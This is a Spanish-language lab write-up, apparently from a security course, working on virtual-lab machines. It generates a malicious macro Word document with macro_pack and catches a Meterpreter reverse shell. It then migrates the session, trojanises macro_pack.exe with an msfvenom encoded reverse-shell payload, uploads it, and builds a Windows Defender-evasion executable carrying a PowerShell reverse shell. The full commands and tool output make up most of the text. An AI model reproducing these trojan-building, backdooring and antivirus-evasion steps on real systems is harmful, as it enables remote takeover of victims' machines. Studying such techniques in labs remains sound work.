16/06/2023  02:16             1.069 WinRAR.lnk
              11 archivos     61.770.988 bytes
               3 dirs  16.038.957.056 bytes libres
```

Copiamos el siguiente comando




```
C:\Users\TheBridge2022\Desktop>macro_pack.exe -f troyano.vba -G troyano2.docm
```

Una vez lo ejecutamos se verá de la siguiente manera




```
  _  _   __    ___  ____   __     ____   __    ___  __ _
 ( \/ ) / _\  / __)(  _ \ /  \   (  _ \ / _\  / __)(  / )
 / \/ \/    \( (__  )   /(  0 )   ) __//    \( (__  )  (
 \_)(_/\_/\_/ \___)(__\_) \__/   (__)  \_/\_/ \___)(__\_)


   Malicious Office, VBS, Shortcuts and other formats for pentests and redteam
 Version:2.2.0 Release:Community


 [+] Preparations...
   [-] Input file path: troyano.vba
   [-] Target output format: Word
   [-] Temporary working dir: C:\Users\TheBridge2022\Desktop\temp
 [+] Prepare Word file generation...
   [-] Check feasibility...
   [!] Cannot generate Word payload if Word is already running.
 Do you want macro_pack to kill Word process? (y/n): y

 [+] Generating MS Word document...
   [-] Set Software\Microsoft\Office\16.0\Word\Security to 1...
   [-] Open document...
   [-] Save document format...
   [-] Inject VBA
```




```
   [-] Save document format...
   [-] Inject VBA...
   [-] Remove hidden data and personal info...
   [-] Set Software\Microsoft\Office\16.0\Word\Security to 0...
   [-] Generated Word file path: C:\Users\TheBridge2022\Desktop\troyano2.docm
   [-] Test with :
C:\Users\TheBridge2022\Desktop\macro_pack.exe --run C:\Users\TheBridge2022\Deskt
op\troyano2.docm

 [+] Cleaning...
 Done!
```

Me aparece de esta forma debido a que ejecuté el comando en un primer momento mal pero en definitiva sí se pudo realizar

Comprobamos que se haya creado en el escritorio el archivo




Abrimos el documento y como estaba escuchando el multi/handler volvemos a esta




```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.2.9:4445
[*] 10.0.2.15 - Meterpreter session 3 closed.  Reason: Died
[*] Sending stage (200774 bytes) to 10.0.2.15
[*] Meterpreter session 4 opened (10.0.2.9:4445 → 10.0.2.15:49287) at 2023-11-20 19:54:18 +0100

meterpreter >
```

Una vez tenemos esto nos migramos a otro servicio para que al cerrar el word no se cierre esta sesión, para esto abrimos los servicios ejecutados




```
meterpreter > ps

Process List
============

 PID   PPID  Name                 Arch  Session  User         Path
 ---   ----  ----                 ----  -------  ----         ----
 0     0     [System Process]
 4     0     System
 260   536   svchost.exe
 292   4     smss.exe
 380   368   csrss.exe
 444   368   wininit.exe
 452   436   csrss.exe
 480   436   winlogon.exe
 536   444   services.exe
 544   444   lsass.exe
 584   1832  MpCmdRun.exe
 604   536   svchost.exe
```

Buscamos el explorador de archivos




```
 2876  480   explorer.exe
 2940  2080  chrome.exe
```

Tras esto escogemos este mismo y nos migramos




```
meterpreter > migrate 2876
[*] Migrating from 3228 to 2876 ...
[*] Migration completed successfully.
meterpreter > getuid
Server username: TheBridge\TheBridge2022
meterpreter > 
```

Una vez dentro descargamos el archivo macro en la Kali




```
meterpreter > download macro_pack.exe
[*] Downloading: macro_pack.exe → /root/macro_pack.exe
[*] Downloaded 1.00 MiB of 9.82 MiB (10.19%): macro_pack.exe → /root/macro_pack.exe
[*] Downloaded 2.00 MiB of 9.82 MiB (20.37%): macro_pack.exe → /root/macro_pack.exe
[*] Downloaded 3.00 MiB of 9.82 MiB (30.56%): macro_pack.exe → /root/macro_pack.exe
[*] Downloaded 4.00 MiB of 9.82 MiB (40.75%): macro_pack.exe → /root/macro_pack.exe
[*] Downloaded 5.00 MiB of 9.82 MiB (50.94%): macro_pack.exe → /root/macro_pack.exe
[*] Downloaded 6.00 MiB of 9.82 MiB (61.12%): macro_pack.exe → /root/macro_pack.exe
[*] Downloaded 7.00 MiB of 9.82 MiB (71.31%): macro_pack.exe → /root/macro_pack.exe
[*] Downloaded 8.00 MiB of 9.82 MiB (81.5%): macro_pack.exe → /root/macro_pack.exe
[*] Downloaded 9.00 MiB of 9.82 MiB (91.68%): macro_pack.exe → /root/macro_pack.exe
[*] Downloaded 9.82 MiB of 9.82 MiB (100.0%): macro_pack.exe → /root/macro_pack.exe
[*] Completed  : macro_pack.exe → /root/macro_pack.exe
```

Confirmamos que esté




```
┌──(root㉿kali)-[~]
└─# ls
37977.py      dic.windows.txt  JsvxrH3F.rec  julio.vba
alhvdBAo.rec  dymerge          juice-shop    macro_pack.exe
c99.php       In8RvDPZ.rec     julio         putty.exe
```

Después de esto creamos un macro_pack_nuevo con msfvenom




```
┌──(root㉿kali)-[~]
└─# msfvenom -p windows/shell_reverse_tcp LHOST=10.0.2.76 LPORT=4446 -x macro_pack.exe  -k -e x86/shikata_ga_nai -i 
3 -b '\x00' -f exe > macro_pack_nuevo.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 3 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai succeeded with size 378 (iteration=1)
x86/shikata_ga_nai succeeded with size 405 (iteration=2)
x86/shikata_ga_nai chosen with final size 405
Payload size: 405 bytes
Final size of exe file: 520704 bytes
```

Tras esto volvemos al meterpreter y lo subimos




```
meterpreter > upload macro_pack_nuevo.exe
[*] Uploading  : /root/macro_pack_nuevo.exe → macro_pack_nuevo.exe
[*] Uploaded 508.50 KiB of 508.50 KiB (100.0%): /root/macro_pack_nuevo.exe → macro_pack_nuevo.exe
[*] Completed  : /root/macro_pack_nuevo.exe → macro_pack_nuevo.exe
meterpreter > 
```

Dejamos en background la sesión y establecemos el payload del archivo




```
meterpreter > bg
[*] Backgrounding session 4 ...
msf6 exploit(multi/handler) > set payload windows/shell_reverse_tcp
payload ⇒ windows/shell_reverse_tcp
```

Vemos las opciones, modificamos el LPORT y lo ponemos a correr




```
msf6 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/shell_reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.9         yes       The listen address (an interface may be specified)
   LPORT     4445             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > set lport 4446
lport ⇒ 4446
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.2.9:4446
```

Abrimos el archivo nuevo




Ejercicio 4

Buscamos en msfconsole lo siguiente




```
msf6 exploit(multi/handler) > search evasion defender

Matching Modules
================

   #  Name                                       Disclosure Date  Rank    Check  Description
   -  ----                                       ---------------  ----    -----  -----------
   0  evasion/windows/windows_defender_exe                        normal  No     Microsoft Windows Defender Evasive Ex
ecutable
   1  evasion/windows/windows_defender_js_hta                     normal  No     Microsoft Windows Defender Evasive JS
.Net and HTA
   2  evasion/windows/process_herpaderping                        normal  No     Process Herpaderping evasion techniqu
e

Interact with a module by name or index. For example info 2, use 2 or use evasion/windows/process_herpaderping

msf6 exploit(multi/handler) > use 0
```

Seleccionamos el 0 y miramos los payloads




```
msf6 evasion(windows/windows_defender_exe) > show payloads

Compatible Payloads
===================

   #    Name                                  Disclosure Date  Rank    Check  Description
   -    ----                                  ---------------  ----    -----  -----------
   0    payload/generic/custom                                 normal  No     Custom Payload
   1    payload/generic/debug_trap                             normal  No     Generic x86 Debu
g Trap
   2    payload/generic/shell_bind_aws_ssm                     normal  No     Command Shell, B
ind SSM (via AWS API)
   3    payload/generic/shell_bind_tcp                         normal  No     Generic Command
Shell, Bind TCP Inline
   4    payload/generic/shell_reverse_tcp                      normal  No     Generic Command
Shell, Reverse TCP Inline
   5    payload/generic/ssh/interact                           normal  No     Interact with Es
tablished SSH Connection
   6    payload/generic/tight_loop                             normal  No     Generic x86 Tigh
t Loop
```

Seleccionamos el 161 y vemos las opciones




```
msf6 evasion(windows/windows_defender_exe) > set payload 161
payload ⇒ windows/powershell_reverse_tcp
msf6 evasion(windows/windows_defender_exe) > options

Module options (evasion/windows/windows_defender_exe):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   FILENAME  sGMiIqF.exe      yes       Filename for the evasive file (default: random)


Payload options (windows/powershell_reverse_tcp):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   EXITFUNC      process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                          yes       The listen address (an interface may be specified)
   LOAD_MODULES                   no        A list of powershell modules separated by a comma to download over the
                                             web
   LPORT         4444             yes       The listen port


Evasion target:

   Id  Name
   --  ----
   0   Microsoft Windows
```

Establecemos el LHOST y lo ponemos a correr




```
msf6 evasion(windows/windows_defender_exe) > set lhost 10.0.2.9
lhost ⇒ 10.0.2.9
msf6 evasion(windows/windows_defender_exe) > run

[*] Compiled executable size: 5120
[+] sGMiIqF.exe stored at /root/.msf4/local/sGMiIqF.exe
msf6 evasion(windows/windows_defender_exe) >
```

Copiamos esta dirección en otra terminal y la movemos al escritorio, donde es mas cómodo seleccionar para subir a virustotal



